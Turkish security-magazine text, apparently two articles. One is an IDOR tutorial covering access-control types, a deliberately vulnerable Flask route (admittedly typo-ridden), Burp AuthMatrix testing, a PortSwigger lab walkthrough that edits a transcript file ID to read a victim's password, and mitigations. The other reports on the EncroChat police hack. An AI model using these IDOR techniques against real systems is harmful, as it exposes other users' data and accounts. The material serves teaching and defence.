Konuyu 3 ana başlık altında inceleyeceğim: Problem Tanımı, Demo ve Önlem. Fakat Problem Tanımı başlığına geçmeden önce aslında öncelikle kullanıcı rollerini ve sistemdeki yeteneklerini Erişim Kontrolü perspektifinden incelememiz problemi tanımlayabilmek ve hatta çözebilmek için faydalı olacaktır.

Kullanıcı rolleri, kullanıcının bir uygulamadaki veya sistemdeki yeteneklerini tanımlar. Doğal olarak da hiyerarşiye sahip olan bu rollerden bazıları diğerlerinden daha fazla ayrıcalığa sahiptir. Bu noktada erişim kontrolü adını verdiğimiz bir kavram daha ortaya çıkar. Erişim kontrolü doğrudan yetkilendirme şeması ile ilgilidir ve en iyi 3 alt başlık altında açıklanabilir:

1. **Dikey Erişim Kontrolü:** Burada amaç, kullanıcı rollerine göre işlevlere erişim kısıtlamalarını kontrol edebilmektir. Örneğin, moderatör rolü, bir sistemdeki bir içeriğe erişmede sıradan bir kullanıcıdan daha fazla hakka sahiptir. Diğer yandan, yönetici rolü bir sistemde diğer rollere göre en yüksek ayrıcalığa sahip olan bir roldür (Bkz: Tablo 1).
2. **Yatay Erişim Kontrolü:** Yatay erişim kontrolünde ana amaç aynı erişim hakkı seviyesine sahip kullanıcıların kaynaklara erişmedeki kısıtlamalarını kontrol etmektir. Anlayacağınız gibi, kullanıcılar aynı rol türüne sahiptir, ancak içerikleri kullanıcının kendisine özgü kalmalıdır. Örneğin, bir GSM firmasının sistemine kayıtlı olan bir kullanıcı, sistemden kendi faturasını görüntüleyebilir ancak bu kullanıcının diğer kullanıcıların faturalarını görüntülemesine izin verilmemelidir.
3. **İçeriğe Bağlı Erişim Kontrolü:** Bu kontrol tipinde ise kullanıcıya özel belirlenmiş olan erişim sınırlamalarını kontrol etmek amaçlanmaktadır. Örneğin, kullanıcı bir e-ticaret web sitesinde ürün satın alır ve ürün gönderildikten sonra kullanıcı gönderim adresini değiştirmek ister. Buna sistem tarafından izin verilmemelidir.

Tablo 1. Kullanıcı Rol Tipleri

Kullanıcı Tipi	Oluşturma	Okuma	Güncelleme	Silme
Yönetici	Evet	Evet	Evet	Evet
Moderatör	Evet	Evet	Evet	Hayır
Kayıtlı Kullanıcı	Hayır	Evet	Hayır	Hayır
Kayıtlı Olmayan Kullanıcı	Hayır	Hayır	Hayır	Hayır


Problem:

IDOR'u Türkçeye "Güvensiz Bir Şekilde Nesnelere Doğrudan Erişim" olarak çevirebiliriz. Daha fazla açmak gerekirse, bir saldırganın erişim yetkisi olmayan bir nesneye kullanıcı tarafından sağlanan girdiyi kullanarak doğrudan erişim elde etmesidir. Saldırganlar, bu güvenlik açığından yararlanarak sistemdeki kaynaklara doğrudan erişmek için yetkilendirme mekanizmasını atlayabilirler [1]. Ayrıca IDOR OWASP Top 10 içerisinde "Broken Access Kontrol" başlığı altında bulunmaktadır.

Her kaynak örneği bir nesne olarak çağrılabilir ve genellikle bir ID ile ilişkilendirilirler. Eğer bu ID'lerin tahmin edilmesi ye-

terince kolaysa veya bir nesne bir şekilde saldırgan tarafından erişim kontrolünü atlamak için kullanılabilirse, işte bu noktada IDOR'u konuşabiliriz.

Daha görsel ve detaylı bir şekilde açıklamak istiyorum. Ürünlerin ve kullanıcıların bulunduğu bir e-ticaret web sitesi ve kullanıcıların web sitesinden ürünleri satın almak için sipariş verebildiği bir örnek düşünelim. **Kullanici-A** ve **Kullanici-B** adında 2 kullanıcımız bulunuyor olsun. Bu 2 kullanıcı web sitesi içerisinde aynı seviyede erişim hakkına sahip olsunlar ve kullanıcıların siparişleri web sitesinin **siparis_detaylari.html** sayfasında **siparis_id**'lerine göre listeleniyor olsun. Doğal olarak kullanıcılar kendi siparişlerini listelemek istediklerinde **siparis_detaylari.html** sayfasına erişiyor olacaklar. Aşağıda gördüğünüz veritabanı şeması kullanıcılar, siparişler ve ürünlerin arasındaki ilişkiyi göstermektedir.



Tablo 2. 2 kullanıcı için örnek sipariş detayları tablosu

Kullanici_ID	Siparis_ID	Urunler
Kullanıcı-A	10056	tuvalet kagidi, domates, sut
Kullanıcı-B	10017	kitap, gazete, tuvalet kagidi, sarap, yumurta

Kullanici-A 100056 ID numaralı bir siparişe sahip ve içerisinde *"tuvalet kağıdı, domates ve süt"* var. Diğer yandan, Kullanıcı-B de 10017 ID'li bir başka siparişe sahip ve bu sipariş içerisinde de *"kitap, gazete, tuvalet kağıdı, şarap ve yumurta"* bulunuyor (tuvalet kağıdı karantinada en önemli ihtiyacımız haline geldiği için herkes onu istiyor :).

```
from flask import request
@app.route('/siparis_detaylari', methods=['GET'])
def siparis_detaylari();
siparis_id = request.args.get('siparis_id')
   # IDOR acikligi order_id'nin erişim kontrolü eksikliğinden
   # ortaya çıkmıştır !
   siparis =
Siparisler.query.filter_by(id=siparis_id).first_or_404()
   return render_template('siparis_detaylari.html', order=order)
```

E.D: Fonksiyon fikir vermesi için yazılmıştır, yazım hatası olabilir.

Yukarıdaki fonksiyon, Kullanıcı-A ve/veya Kullanıcı-B gerekli URL'leri ziyaret etmek istediğinde işletilecek. Bunun için örnek olabilecek sıradan bir URL aşağıda gösterilmiştir. Fakat tahmin edebileceğiniz gibi saldırganlar sıradan değildir ve o şekilde bir yol takip etmezler. Yukarıdaki fonksiyonda bulunan 8. Satırdaki *siparis_id*'ye göre filtreleme işlemi muhtemel bir IDOR saldırısına karşı savunmasızdır. Bu yüzden, eğer Kullanıcı-A siparişi yarıda keser ve *siparis_id* parametresindeki **10056**'dan **10017**'ye değiştirir ve o noktadan sonra kendi siparişi yerine hiçbir erişim kontrolüne takılmaksızın Kullanıcı-B'nin sipariş bilgilerine erişir.

USER-A

http://vulnerableecommerce.local/siparis_detaylari?siparis_id=10056

USER-B

http://vulnerableecommerce.local/siparis_detaylari?siparis_id=10017

En basit IDOR yaklaşımı, başka bir kullanıcının ID'sine yatay veya dikey olarak saldırmasını öngörüyor olsa bile; IDOR sadece bir ID tahmin etmekten ibaret değildir. Bir IDOR açıklığını test etmek için izlenebilecek muhtemel adımları şu şekilde sıralayabiliriz:

1. Aynı uygulamada iki farklı kullanıcı rolü ile oturum açın. İsterseniz bu eylemi gerçekleştirmek için farklı tarayıcılar kullanabilirsiniz veya kullanıcı-1 ile normal pencereye ve kullanıcı-2 ile gizli pencereye giriş yapabilirsiniz ya da bunun için **AutoChrome** (makalenin devamında açıkmasını yapacağım) kullanılabilir.
2. Uygulamadaki tüm uç noktaları (endpoint) listeleyin.
3. Çapraz kullanıcı rolleri için uç noktalarda çeşitli eylemler gerçekleştirmeyi deneyin. BurpSuite'in AuthMatrix'ini bu işlemleri kontrol için kullanabilirsiniz.
4. Yetkilendirilmediğiniz bir uç noktayı okuyabilir, güncelleyebilir, bir obje oluşturabilir veya silebilirseniz o noktada IDOR vardır.

Yukarıdaki tüm adımları kolayca gerçekleştirmek için Burp Suite'in **AuthMatrix**'i, **HTTP Geçmişi** sekmesinden istek kontrolü yararlı olabilir. Ayrıca, "**send to comparer**" seçeneğini kullanarak değiştirilmiş parametreleri gözlemleyebilirsiniz. Ancak, bazen parametrelerin "endcode" edilebileceğini bilmelisiniz. Böyle bir durumda önce parametre üzerinde "decode" işlemi uygulayabilirsiniz.

AuthMatrix

AuthMatrix'i kurmak için şu yolu izleyebilirsiniz: Burp Suite > Extender > BApp Store adımlarını takip ederek açılacak olan menünün arama barını kullanarak AutMatrix eklentisini ekleyebilirsiniz. Daha sonra AuthMatrix Burp Suite içerisine başka bir tab olarak eklenecektir. Böylece bu tabı kullanarak rolleri ve tüm rol türleriyle eşleşecek yeterli kullanıcı türünü oluşturabilirsiniz.

1. Her bir rolü ve kullanıcıları oluşturduktan sonra, her kullanıcı için session token'lar oluşturmanız ve bunları Kullanıcı Tablosundaki ilgili sütunlara girmeniz gerekmektedir. Bu eylemi gerçekleştirmek için yine Burp Suite içerisindeki Repeater Sekmesinden faydalanabilirsiniz.
2. Burp Suite'te, göreceğiniz ilgili request'e sağ tıklayıp, "Send to AuthMatrix" ile AuthMatrix'e istek gönderebilirsiniz.
3. AuthMatrix'in Request Tablosu'nda, her HTTP isteğinde bulunmaya yetkili tüm rollerin onay kutularını seçin.
4. Ayrıca, eylemin başarılı olup olmadığını belirlemek için request'in beklenen response davranışına dayalı olarak Response Regex'ini özelleştirebilirsiniz.
    - Common regex'ler HTTP Response başlıklarını, body içindeki başarı iletilerini ve sayfanın body'si içindeki diğer varyasyonları içerir.


- NOT: İstekler, sağ tıklama menüsü yerine bir Failure Regex kullanacak şekilde yapılandırılabilir (yani, kimliği doğrulanmış kullanıcılar asla HTTP 303 mesajı almamalıdır şeklinde).

Tüm özelleştirmeleri tamamladıktan sonra, tüm request'leri çalıştırmak için alttaki Run button'a tıklayabilir veya belirli request'leri seçebilir ve ardından çalıştırabilirsiniz.

Sonuçlar tablodaki renk görselleştirmelerinden gözlemlenebilir.

- Yeşil, güvenli bir renktir, güvenlik açığının algılanmadığını gösterir.
- Kırmızı, bir güvenlik açığı içerebileceğini belirten uyarı rengidir.
- Mavi, "false positive" bir sonuç oluşmuş olabileceğini gösteren bir renktir.

Aşağıdaki şekil AuthMatrix konfigürasyonuna bir örnektir:



AuthMatrix kullanışlı bir araçtır, ancak kullanımda IDOR açıklığının doğası gereği bazı sınırlamaları bulunmaktadır. Okuma ve güncelleme işlemlerinde yetkilendirmeyi test etmek için uygun bir araçken, nesne silme / yok etme işlemlerinde false positive (yanlış sorun) üretmeye meyillidir.

AuthMatrix özellikle silme işleminde yanlış pozitif (false positive) sonuç vermeye eğilimlidir. Sipariş detayları örneğimize geri dönelim ve siparişler üzerinde silme fonksiyonumuz olduğunu varsayalım. İşlevsellik açısından sistemdeki her kullanıcı yalnızca kendi siparişlerini silebilmelidir. AuthMatrix, Kullanıcı-A'nın cookie'si ile bir silme isteği gönderdiğinde, nesne beklendiği gibi yok edilir. Response olarak AuthMatrix HTTP 200 yanıtı görecektir. AuthMatrix, Kullanıcı-B'nin çereziyle aynı silme isteğini göndermeye çalıştığında, nesne mevcut olmadığından uygulama HTTP 404 yanıtı döndürür! Çünkü Kullanıcı-A tarafından zaten silinmiştir. Ancak bu burada bir IDOR açıklığı olmadığı anlamına gelmemektedir. :)

Demo


Bu bölümde, bir IDOR güvenlik açığının nasıl bulunacağı ve kullanılacağı gösterilecektir.

Not: Resimler Portswigger Akademisi'nin IDOR laboratuvar çözümündendir.


IDOR laboratuvarının problem açıklaması aşağıdaki gibidir:

Bu laboratuvar user chat loglarını doğrudan sunucunun dosya sisteminde depolar ve statik URL'leri kullanarak alır.


*Kullanıcı **carlos** için şifreyi bulmanız ve hesabına giriş yapmanız gerekmektedir.*




Yukarıdaki resimde görebileceğiniz gibi deneyebileceğimiz birkaç nokta bulunmaktadır: bu ya bir objenin detaylarını içeren "View Details" olabilir ya da sağ-üst köşede yine kırmızıyla gösterilmiş olan "Home", "Account Login" ve "Live Chat" olabilir. Fakat lab açıklaması bizi özellikle *stored chat log*'larından bahsettiği için Live Chat'e yönlendirmektedir.




Live Chat içerisinde *Hal* ile sohbet ediyorsun. Hal oldukça dikkati dağınık ve aklı karışmış bir arkadaş fakat onu boş verelim. :) "View Transctipt" butonuna tıkladığımızda, sistem mesajlaşma transkriptini indirmemize olanak sağlıyor.




Kırmızı dikdörtgenin içindeki alan olan **GET** request'i, bir dosya indirme talebidir. İsteğe göre sohbetteki mesajlaşma transkriptinden oluşturulmuş olan **2.txt** dosyasını indirebilirim. Bu istek her yenilendiğinde 2.txt parametre bir artarak güncelleniyor. Yani bir sonraki istekte 3.txt olarak isimlendiriliyor aynı dosya. Buradan yapacağımız çıkarım ise bu parametrenin değeri doğrudan bir dosyayı elde etmek için kullanıldığıdır. Bu bilgilere göre, bu isteği yakalayabilir ve Burp Suit'i kullanarak parametreyi değiştirebilir ve başka dosyalara erişimi deneyebilirim. Bu noktada, Erişim Denetimi mekanizması değiştirilmiş bir dosyayı indirmeme izin vermemelidir. Ancak eğer izin verirse, burada bulunan IDOR güvenlik açığından yararlanabileceğimiz anlamına gelmektedir.



Bu yüzden GET isteğini /download-transcript/2.txt 'den /download-transcript/1.txt' ye değiştirdim. Sonra "Forward" butonuna tıkladım ve gördüm ki Erişim Kontrol Mekanizması bu işlemi yapmama izin veriyor. Voila !!



İndirdiğim dosyanın içeriği yukarıdaki şekilde görüldüğü gibi Hal ve Carlos'un sohbet içeriğidir. Sohbette Carlos hayatının hatasını yaparak parolasını Hal ile paylaşmaktadır. Böylecek Carlos'un parolasını elde etmiş oluyoruz ve kullanıcı adı ile parolayı kullanarak sisteme giriş yaptığımızda aşağıdaki gibi labı tamamlamış oluyoruz.



Her ne kadar yukarıdaki örnekte gördüğümüz tek tip bir IDOR olsa da, bir noktayı özellikle vurgulamam gerektiğini düşünüyorum: "Parametreyi değiştirip eylemi gerçekleştirebildiğiniz sürece bu kaynağın bir dosya, fonksiyon veya bir veritabanı kaydını elde edebilme işlemi oldugu fark etmemektedir".

Şimdi siz de aşağıda IDOR'a karşı savunmasız olan örnek URL'leri görebilir ve yukarıda paylaştıklarımı deneyebilirsiniz:

- http://ornekaysebilge.com/somepage?invoice=001
- http://ornekaysebilge.com/changepassword?user=abg
- http://ornekaysebilge.com/downloadFile?fileName=1.txt
- http://ornekaysebilge.com/accessPage?item=i-14

Önemler

IDOR önlem almak için de aslında oldukça kompleks bir açıklıktır. Bu yüzden üç yaklaşımla olası önlemleri açıklamaya çalışacağım:

1. Öncelikle IDOR'un ana sebebi yetersiz erişim kontrolü mekanizmasıdır. Bu yüzden eğer düzgün bir erişim kontrol mekanizması hazırlarsanız, IDOR kaçınabilir hale gelmektedir.
2. İkinci olarak, IDOR, sistemdeki bir nesneye erişimde yetki kontrolü unutulursa oluşur. Ulaşılan nesnenin, sistemdeki kullanıcılara ait bir fatura görüntülemek gibi hassas olması açıklığı kritik hale getirmektedir. Buradan anlaşılacağı üzere erişilen nesnenin hassaslığı da aslında IDOR'un kritikliğini belirlemektedir. Bu nedenle otomatik artan ID değerleri yerine rastgele üretilmiş IDler veya UUID'ler kullanmanız tavsiye olunur. Böylece saldırganın IDOR içeren bir sistemde öncelikle başka bir kullanıcıya ait üretilmiş olan bu rastgele ID değerini bulabilmesi gerekir ki açıklığı istismar edebilsin. Bu noktada anlaşılacağı üzere IDOR açıklığını istismar hala mümkünken rastgele ID değeri ile zorlaştırılmıştır.
3. Bazen büyük ve sıklıkla "legacy software" dediğimiz mimarilerde ilk ve/veya ikinci adımları uygulamak zor olabilir. Yani sistemde bu denli büyük değişiklikler yapmanız mümkün olmayabilir. Bu tür bir durumda, takip edebileceğiniz üçüncü bir yaklaşım vardır. Otomatik olarak artırılmış nesne ID değerleri kullansanız bile salt ile ID değerinin hash değeri elde edilerek bir key-value çifti elde edilerek bu değer Session'da saklanabilir. Otomatik arttırılmış bir ID değerini kullanıcıya göstermek yerine karşılık gelen ID'nin hash değerini kullanabilirsiniz. Gerçek ID'ye erişim gerektiğinde de Session'daki değerden erişim sağlanabilir. Böylece saldırgan üretilen değeri taklit etmeye çalışsa bile key-value çiftindeki değeri elde edemeyecektir. Bildiğiniz üzere salt eklenerek elde edilen hash değerleri brute-force tarzı işlemlere doğrudan hash üretiminden çok daha dayanıklıdır. Böylece IDOR açıklığı bulunsa bile sömürülemeyecektir. Örnek olarak aşağıdaki gibi bir değer düşünülebilir.

Kullanici-A : 434d0bcc0812f382480132e29d42abd02efa7344


Kullanici-B : 9981b2af821d3dab6a433076408d04e313e83738

AutoChrome

Bu noktaya kadar gelmeyi başarabildiysen öncelikle sabrın için teşekkürler. Bu başlıkta birden çok kullanıcı ile test etmeyi kolaylaştıran bir başka araçtan bahsedeceğim.

IDOR'u şu ana kadar hep 2 farklı kullanıcı üzerinde test etmekten bahsettik. Ancak bazen aynı 2'den fazla kullanıcıyla aynı anda yapmak gerekmektedir, ancak bu noktada tarayıcı sayısı ve onun Gizli Sekmesi ile sınırlı kalınmaktadır. Bu durum her kullanıcı için farklı tarayıcılar kullansanız ve yeterli sayıda kullanıcıya ulaşabilseniz bile, temiz bir test için dağınık ve kafa karıştırıcıdır. Bu noktada AutoChrome imdadımıza yetişiyor; AutoChrome'u birçok kullanıcıyla test etmek için kullanabilirsiniz. Bu araç, özel bir Chromium sürümüdür ve aynı anda 7 farklı kullanıcı ile çalışabilmenize olanak tanır. Her birini de farklı renklerle renklendirebilme imkânına sahip olduğu için aslında temiz ve kafa karışıklığına mahal vermeyen bir ortam sağlamaktadır. Tüm trafik varsayılan olarak localhost:8080 adresindeki bir HTTP proxy'sine gönderilir. Eğer bu şekilde çalışmamasını isterseniz "**--proxy-base**" seçeneğiyle çalıştırın veya Chromium

wrapper script'i farklı bir host /port 'u işaret edecek şekilde düzenleyin. Bunun dışında AutoChrome'u Chrome uzantısı olarak da yükleyebilirsiniz.



Referanslar

1. Access Control, https://portswigger.net/web-security/access-control
2. Testing for Insecure Direct Object References, https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/05-Authorization_Testing/04-Testing_for_Insecure_Direct_Object_References
3. IDOR Tutorials Hands-on OWASP Top 10 Training, https://thehackerish.com/idor-tutorial-hands-on-owasp-top-10-training/
4. How to find IDOR, https://www.bugcrowd.com/blog/how-to-find-idor-insecure-direct-object-reference-vulnerabilities-for-large-bounty-rewards/
5. IDOR, https://portswigger.net/web-security/access-control/idor
6. Web Hacking 101, Peter Yaworski, https://leanpub.com/web-hacking-101
7. AuthMatrix, https://github.com/SecurityInnovation/AuthMatrix
8. AutoChrome, https://github.com/nccgroup/autochrome
9. OWASP Cheat Sheet, https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

Ulaş Fırat Özdemir • htcnian@gmail.com

Hangi uçtan şifreleme?

Uygulamalar arası mesajlaşma güvenliği konu olduğunda uçtan uca şifreleme terimini hepimiz duymuşuzdur. Peki transfer edilen veriyi barındıran uygulamanın saklandığı sistem hacklenirse ne olur? Uçtan uca mesajlaşma sisteminde güvenlik hangi uca kadar korunmalıdır? Bu sorulara cevap bulabileceğiniz ve *Twitter'ın hacklenmesinin* (link hemen aşağıda) medyada büyük yankı uyandırması nedeniyle medyada ağırlığını koruyamayan EncroChat baskınını konu almaktayım. Hatırlarsınız ki 2019'un sonlarına doğru Fransa'da başlayan soruşturma, meyvelerini 2020 Mart ayı gibi vermiş ve iki büyük operasyon ile 400'e yakın suçlu yakalanmıştı.

Twitter'ın hacklenmesi:
https://arkakapidergi.com/twitter-cuvalladi/

Güvenli telefonlar:

Kısaca özetlemek gerekirse güvenli telefonlar, iletişim ve verinin güvenliğini sağlayabilmek için şifreleme, imzalama v.b yöntemleri kullanarak güvenli bir iletişim sağlamaya çalışan cihazlardır. Bu kavram aklımıza geldiğinde, ilk olarak Aselsan telefonu gibi özel donanımlar düşlerimizi süslese de bu donanımların amaca özel geliştirilmesi, üretimin maliyetli olması ve sadece belirli ve özel ekipler tarafından kullanılması nedeniyle son kullanıcı piyasasında sık rastlanmamaktadır (Aselsan'ın ürettiği 'şifreli' telefonlar, cihazlara özel şifreleme çiplerinin yerleştirilmesi sayesinde iletişim gizliliğini sağlamaktadır. Genel olarak çalışma prensipleri böyle akin bilindiği kadarıyla bu üretim süreci devam etmiyor. Web sitelerinde uydu telefonu ile ilgili bir bölüm var dileyenler araştırabilirler). Buna ek olarak özel geliştirilen sistemler açık kaynaklı olmamaları nedeniyle güvenlik camiasında kabul görmeyecektir ki bu konuda imdadımıza PGP ve OTR'yi temellerine oturtan ve donanım olarak BlackBerry telefonlardan yararlanan sistemler yetişmektedir. PGP, mesajların güvenli anahtarlarla şifrelenmesi (ki bu anahtarlar çalınabilmekte ya da sızabilmektedir) ve kimlik denetimi sağlarken OTR, PGP'den farklı olarak her mesajın ayrı bir anahtarla şifrelenmesi sayesinde mükemmel ileri güvenliği sağlar. Buna ek olarak konuşma bittikten sonra paylaşılan ve doğrulama (MAC) için kullanılan anahtar sayesinde taraflar kimliklerini anonim kılabilmektedir. MAC'ı (kimlik denetimine izin veren imza) oluşturan anahtarı (şifreleme için kullanılan anahtardan farklıdır) paylaşarak herkesin aynı kimlikten geliyormuşcasına mesaj oluşturmasına yani "kimlik sahteciliğine" izin vererek anonimliği yani kimliğin doğrulanamamasını sağlamaktadır. Zamanın testine dayanamayan *(zamana yenik düşen yani zamanla gelen gelişmelere dayamanayan)* bu sistemler de artık BlackBerry telefonlarında tespit edilen güvenlik problemleri ve kullanılan protokollerin eskimesi (2G mobil ağ vb.) nedeniyle yerlerini Android tabanlı hibrit sistemlere devretmiş durumdalar. Donanım olarak Android çalıştırmak amacıyla tasarlanan telefonlar üzerine eklenen (ya da çıkartılan) donanım bileşenleri ve özel işletim sistemi, sürücüler ve uygulamalar sayesinde güvenli telefon sektörü modern dünyada kendine hayat buluyor.

Tahmin edersiniz ki her alanda olduğu gibi, güvenli telefon alanında da birbirlerine rakip birçok firma bulunmakta. Bu firmalardan bazıları işlerini yasal olarak yaparken diğer bir kısmı ise, kendilerine açılan davalar ya da düzenlenen operasyonlar sayesinde, hizmet ettikleri kitleleri ve amaçlarını belli etmektedirler. İllegal olarak yürüttükleri servisi pazarlamaya çalışan bazı üreticiler arasında doğal olarak rekabet doğacaktır. Bu üreticiler, BlackBerry üzerinden şifreli mesajlaşma servisi sağlama ile başlayan ve özel donanımlı te-

lefonlara evrimleşen bu süreç boyunca birbirleri ile sayısız sürtüşmede bulunmuşlardır. Mesela 2016 yılında anonim bir kişi açtığı blog ve YouTube kanalı üzerinden yüklediği bir videoda [1] EncroChat kullanan bir telefonun içindeki bilgilere ne kadar kolay erişilebileceği ile ilgili bir video yayımlamıştır. Rakip bir firma tarafından yayımlandığı aşikar olan bu videoda olduğu gibi, sahte blog yazıları ve sahte reklamlar vb. yollar ile bu firmalar birbirlerine leke atmak için gece gündüz demeden çalışmaktadırlar.

EncroChat, videoya misilleme olarak, rakip firmaların alan adlarının bir listesini yayımladı ve bu firmaların İnternet'teki ayak izlerini gözler önüne serdi. Bununla da yetinmeyerek kendi cihazlarını bu firmalar ile iletişime geçmeyecek şekilde ayarladı ve bir de özellikle rakibi "Ciphr" tarafından temel alınan ve Samsung tarafından geliştirilen Knox'u hackledikleri iddia eden bir video yayımladı. Bu duruma misilleme olarak blogdan gelen açıklama ise EncroChat'in tek bir kişi tarafından geliştirildiği ve kodların karmaşık, yönetilemez olduğunu iddia etmiştir. Yani anlayacağınız üzere EncroChat 2016'dan beri, başı beladan kurtulmayan ve birbirlerini düşman belirlemiş bu ekosistemde illegal telefon servisi sunmaya devam etmekte idi. Ta ki Temmuz ayının başında ortaya çıkan büyük hacklenme vakası ve kullanıcılarının birer birer tutuklanmaları bütün haberleri kaplayana kadar. Peki kendine özel donanım üreten bu güvenli telefon sağlayıcısını nasıl fethettiler dersiniz?

Motherboard'ın elde ettiği sızdırılmış dökümanlara göre temelinde BQ Aquaris X2 bulunduran EncroChat, telefonun üzerine kendi yazılımını ve ikincil bir işletim sistemini eklemiş. Bununla da yetinmeyen EncroChat GPS, kamera ve mikrofonu cihazdan çıkarmış. XDA developers forumunda açılmış bir konu üzerinden telefonun anakartının BQ Aquaris X2'den farklı bir dizilime sahip olduğu debug girişlerinin anakarttaki konumundan açıkça anlaşılabiliyor. XDA developers'ta açılmış bir çok konu incelendiğinde EncroChat'in oneplus X üzerinde çalışan bir modelinin de olduğu gözükmekte ama hiçbir sitesinde bu modele ait bir bilgi bulunmamaktadır. Bir de PGP'ye hayır meselesi var. EcroChat'e ait 3 farklı websitesi incelendiğinde çelişkili bir şekilde PGP sistemine güvensiz ibaresi verilmekte. PGP mesajın kimlik doğrulamasını konuşma bitiminden sonra da sağlaması nedeniyle olası sızıntıda kanıt niteliği taşıyabilir. Bu nedenle 'güvenlik' tanımınıza göre bu görüş değişebilmektedir.

EncroChat'e ait .us uzantılı web sitesinde EncroChat telefonları güvenlik riskleri nedeniyle PGP desteklememektedir ibaresi bulunmakta lakin .fr uzantılı sitesinde ise Android ve PGP'nin BlackBerry ve PGP ikilisinden daha güvenli olduğu ve Android üzerinde PGP'nin güvenliği ile ilgili detaylardan bahsetmektedir. Bu duruma ek olarak .network uzantılı sitelerinde ise kullandıkları sistemin PGP'den (RSA+AES) daha güvenli algoritmalar kullandıklarını belirtmektedir. Kriptografi ile ilgili temel de olsa bilgi sahibi olanlar hatırlayacaklardır ki kendi algoritmanızı, kendi kriptografik değişkenlerinizi, yani kendi kripto sisteminizi kullanmak, yapabileceğiniz en büyük hatadır. Web sitelerinde bulunan ibareler hem anlam hem de anlatım nedeniyle kendi "özel" sistemlerini kullandıklarını ima etmekte.

PGP'ye duydukları bu öfkenin nedeni ise 2016 yılında PGP'nin güvenilirliğini yitirmiş olmasıydı. İngiliz gangster Paul Massey'nin ölümünden sorumlu katillerin PGP şifreli mailler gönderen BlackBerry sistemler kullanması üzerine polis harekete geçti. Bunu Hollanda ve Kanada'nın PGP şifreli mailleri okuyabildiği haberi izledi. [2] Hollanda merkezli Forensic şirketi CELLEBRITE'ın yardımı ile bu şifreleri okuyabilmekteydi. Bunu 2016 yılında PGP şifreli telefon servisi sağlayan ve sektörün en büyüklerinden olan Ennetcom'un hacklenmesi izledi. Yaşanan gelişmeler kriptolu telefon sektöründe yeni bir devrin başlangıcını temsil etmekteydi. PGP servislerinin küllerinden yeniden doğan kriptolu telefon sektöründe büyük bir patlama yaratan ve sektörün liderlerinden biri olmayı başaran EncroChat, eski sistemlerden daha "güçlü" olduğunu kanıtlamak için PGP'den adeta nefret etmektedir. Bunun yerine yukarda da belirttiğim gibi kendi custom kripto sistemlerini kullanmaktadırlar.

Sunucularını başka ülkelerde barındırması ile güvenli olduğunu iddia eden EncroChat'e karşı ilk operasyonu Hollandalı polisler başlattı. Sunucuların Fransa'da bulunduğu anlaşıldığında Fransız polisi ve İnterpol ile ortak yapılan çalışmalar sonucunda alan adını ele geçiren ekipler sunucuların yabancı ülkelerde olduğunu düşünmekteydi. Sunucuların OVH (Fransa) üzerinde bulunduğu bilgisi sayesinde Fransa ile yapılan ortak anlaşma dahilinde Hollandalı ekibin sunucuya sızması ve telefonlara sahte bir EncroChat güncellemesi göndermesi sonucunda uçtan uca şifrelemeyi uygulama, yani son kullanıcı tarafında kırmayı başardılar. Encrochat'in ilk tahminlerine göre OVH'a erişilmesi sonucunda güncelleme yüklenmişti, sonradan gelen bir açıklamaya göre alan adının zorla ele geçirilmesi sonucunda erişimi sağlayan malware cihazlara yüklenildiği öğrenildi. Bu süreçte OVH'a olan erişimin ne seviyede olduğu bilinmemektedir. Kullanıcılara gönderdikleri sahte güncellemeler arttıkça, erişim ağları ve dolayısıyla kanıtları da genişlemeye başlamış oldu. Bu sayede konuşmaları şifrelenmeden önce ve şifre çözüldükten sonra dinleyebilen polis güçleri Nisan ayından, operasyonların başladığı Temmuz ayına kadar dinleme yaptılar. Dinlemeye ek olarak silme özelliğini de uygulama tarafından devre dışı bırakan polis ekibi, geçmişe dönük kanıtları da telefonlarda tutmayı başardı.

Son kullanıcıların, zafiyetli güncellemeyi alan uygulamalarda silme (wipe) özelliğinin çalışmamasını görmeleri onları işgillendirmiş hatta bir kısmını sistemi terk etmeye zorlamış olsa dahi, operasyonlarının temeline EncroChat'i almış olan suç örgütleri bu işaretleri görmezden geldiler. Belki de geçiş hazırlığında iken suçüstü yakalandılar. Ele geçirilen binlerce kullanıcı verisi sayesinde yakayı ele veren suç örgütleri ve ele geçirilen çeşitli deliller bu örgütlerin karmaşık yapılarını ortaya çıkardı. Bu denli karmaşık yapıların büyük yatırım yapılan iletişim sistemlerini, hem de sadece bir duyum nedeniyle, birkaç ay içerisinde tümüyle değiştirmeleri pek olası değildir. Bu nedenle sızıntı sonrası veri akışının devamlı olması operasyonda büyük bir avantaj sağlamıştır.

Avrupa'daki en büyük operasyon:

Peki bu denli büyük ve karmaşık saldırıyı onaylayabilmek için mahkemeye sunulan gerekçeler nelerdi biliyor musunuz? Önceki araştırmalardan bulunan kanıtlar delillerin bir tarafını oluştururken bir ikinci madde ise çok ilginç ve dikkat çekici: Veri bütünlüğü ve kimlik doğrulama dışında kriptografik çözüm kullanımı. Evet yanlış duymadınız CIA üç bacaklısı (Gizlilik, Bütünlük, Kullanılabilirlik) içinde sadece bu iki durumda özgürce kriptolu sistem kullanabilmekteyiz. Bu iki durum dışında kullanılan kriptografik sistemleri devlete bildirmemeniz halinde, bu durum açılan bir davada aleyhinize kullanılabilir. Kulağa çok garip gelse de bu durum Fransa'da gerçek ve 2 Mayıs 2007'de yayımlanmış 2007-663 numaralı kararnamede belirtildiği üzere kriptolu sistemleri yukarıda belirtilen nedenler haricinde kullanmadan en az 1 ay önce posta yoluyla belirtmek zorundasınız. Bu formda marka, ürün adı gibi bilgilerle kendinizi tanıtmanız gerekmektedir. Buna ek olarak kullanılan kriptografik protokoller, CIA üçlüsü ve imzalama yöntemlerinin kullanım bilgisi, sistemin çalışma prensibi gibi bilgiler talep edilmektedir. Bunlara ek olarak kullanılan algoritmalar, modları, anahtar boyutları ve kullanım amacı gibi detaylı bilgiler isteyen bu kağıda ulaşmak için şu başlığı aratabilirsiniz: DÉCLARATION ET DEMANDE D'AUTORISATION D'OPÉRATIONS RELATIVES A UN MOYEN DE CRYPTOLOGIE

Buradan yapabileceğiniz güzel bir çıkarım ise sistemlere hakim olduğunuz kadar güvenin ve bir kısmını bildiğiniz sistemlere bütün bilgileriniz paylaşmayın olacaktır. Bu sayede hakim olmadığınız parçalardan gelebilecek saldırılar sonucunda verilerinizin sadece belli bir kısmı sızıntıya uğrayacaktır ve kaybınız sınırlandırılacaktır.

Güvenli günler dilerim.

[1] https://www.youtube.com/watch?v=mUdugZjTPho


